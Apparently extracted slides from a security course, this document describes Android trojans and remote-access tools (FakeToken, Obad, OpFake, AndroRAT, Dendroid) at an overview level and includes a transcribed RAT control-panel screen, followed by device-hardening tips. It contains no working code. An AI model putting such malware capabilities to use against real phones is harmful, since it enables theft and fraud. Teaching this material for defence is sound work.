


# Android Trojans: FakeToken and TRAMPA



## FakeToken

FakeToken steals both banking authentication factors (Internet password and mTAN) directly from the mobile device



## TRAMPA

Design to log the keystrokes of target android mobile to steal passwords and other sensitive information



# Android Trojans: Fakedefender and Obad







## Fakedefender

- Android.Fakedefender is a Trojan horse for Android devices that displays fake security alerts in an attempt to convince the user to purchase an app in order to remove non-existent malware or security risks from the device

## Obad

- Obad Trojan is distributed through different methods such as mobile botnet, traditional SMS spam, Google Play fake store, etc.
- It gains administrator privileges and uses an exploit to break through the Android operating system's security layer







# Android Trojans: FakelInst and OpFake



## FakelInst

- ↳ FakelInst Trojan sends SMS messages to premium rate phone numbers or a subscription-based paid service



## OpFake

- ↳ Android.Opfake is a detection for Trojan horses on the Android platform that send SMS texts to premium-rate numbers

# Android RAT: AndroRAT and Dendroid



## AndroRAT

- AndroRAT allows a remote attacker to gain control over the device and steal information from it
  - It allows a remote attacker to perform various actions such as retrieve call log and contact information, place a call, etc.

| Options Get Android data Send command Monitoring                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                         |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------|
| <input checked="" type="checkbox"/> Home !                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                         |
| <b>Informations :</b> <ul style="list-style-type: none"> <li>- General informations :           <ul style="list-style-type: none"> <li>Phone number = <del>0000000000000000</del></li> <li>IMEI = <del>0000000000000000</del></li> <li>Country = fr</li> <li>Operator name = Free</li> <li>Operator icode = 20001</li> <li>SIM operator name = Free</li> <li>SIM operator code = 20313</li> <li>SIM country = fr</li> <li>SIM serial = <del>00000000000000000000000000000000</del></li> </ul> </li> <br/> <li>- WiFi informations :           <ul style="list-style-type: none"> <li>Is available = true</li> <li>Connected/connecting = true</li> <li>Extra info = null</li> <li>Reason = null</li> </ul> </li> <br/> <li>- Mobile network informations :           <ul style="list-style-type: none"> <li>...</li> </ul> </li> </ul> |                                         |
| <input type="button" value="Refresh"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                         |
| <b>Client options</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                         |
| <b>Phones :</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                         |
| <b>SHS :</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                         |
| <b>Needed keywords :</b> <input type="text"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                         |
| <b>Server IP :</b> <input type="text" value="192.168.0.12"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                         |
| <b>Server Port :</b> <input type="text" value="9999"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                         |
| <input type="checkbox"/> Wait event to connect                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                         |
| <input type="button" value="Save configuration"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                         |
| <b>Quick actions :</b>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                         |
| <input type="text"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | <input type="button" value="Toast it"/> |
| <b>Duration:</b> <input type="text"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | <input type="button" value="Vibrate"/>  |
| <b>Open url:</b> <input type="text"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                         |
| <input type="button" value="Browse it"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |                                         |

## Dendroid

- ↳ Dendroid is a HTTP RAT that is marketed as being transparent to the user and firmware interface, having a sophisticated UI IP panel, and an application APK binder package
  - ↳ It generates a malicious APK file that can delete call logs, open web pages, etc.

A screenshot of the Dendroid app interface. The top half features a large, stylized title 'DENDROID' with a wood-grain texture. To the right of the title are four circular icons representing different functions: 'GETTING BROWSER HISTORY AND BOOKMARKS', 'GETTING USER ACCOUNTS AND CONTACTS', 'SENDING TEXTS', and 'RECORDING CALLS'. Below the title is a navigation bar with tabs for 'Home', 'Recent', 'Search', and 'History'. The main content area displays two tables of data. The left table shows 'Recent' items with columns for 'Name', 'Last Opened', 'Category', and 'Actions'. The right table shows 'History' items with columns for 'Name', 'Last Opened', 'Category', and 'Actions'. At the bottom of the screen are several small windows or cards showing snippets of information, such as a map, a list of names, and a list of numbers.

# Securing Android Devices



Enable screen locks for your Android phone for it to be more secure



Do not directly download Android package files (APK)

Never root your Android device




Update the operating system regularly

Download apps only from official Android market



Use free protector Android app like Android Protector where you can assign passwords to text messages, mail accounts, etc.

Keep your device updated with Google Android antivirus software



Customize your locked home screen with the user's information

# Google Apps Device Policy



1

Google Apps Device Policy app allows Google Apps domain admin to set **security policies** for your Android device

It is a device administration app for Google Apps for Business, Education, and Government accounts that makes your Android device **more secure for enterprise use**


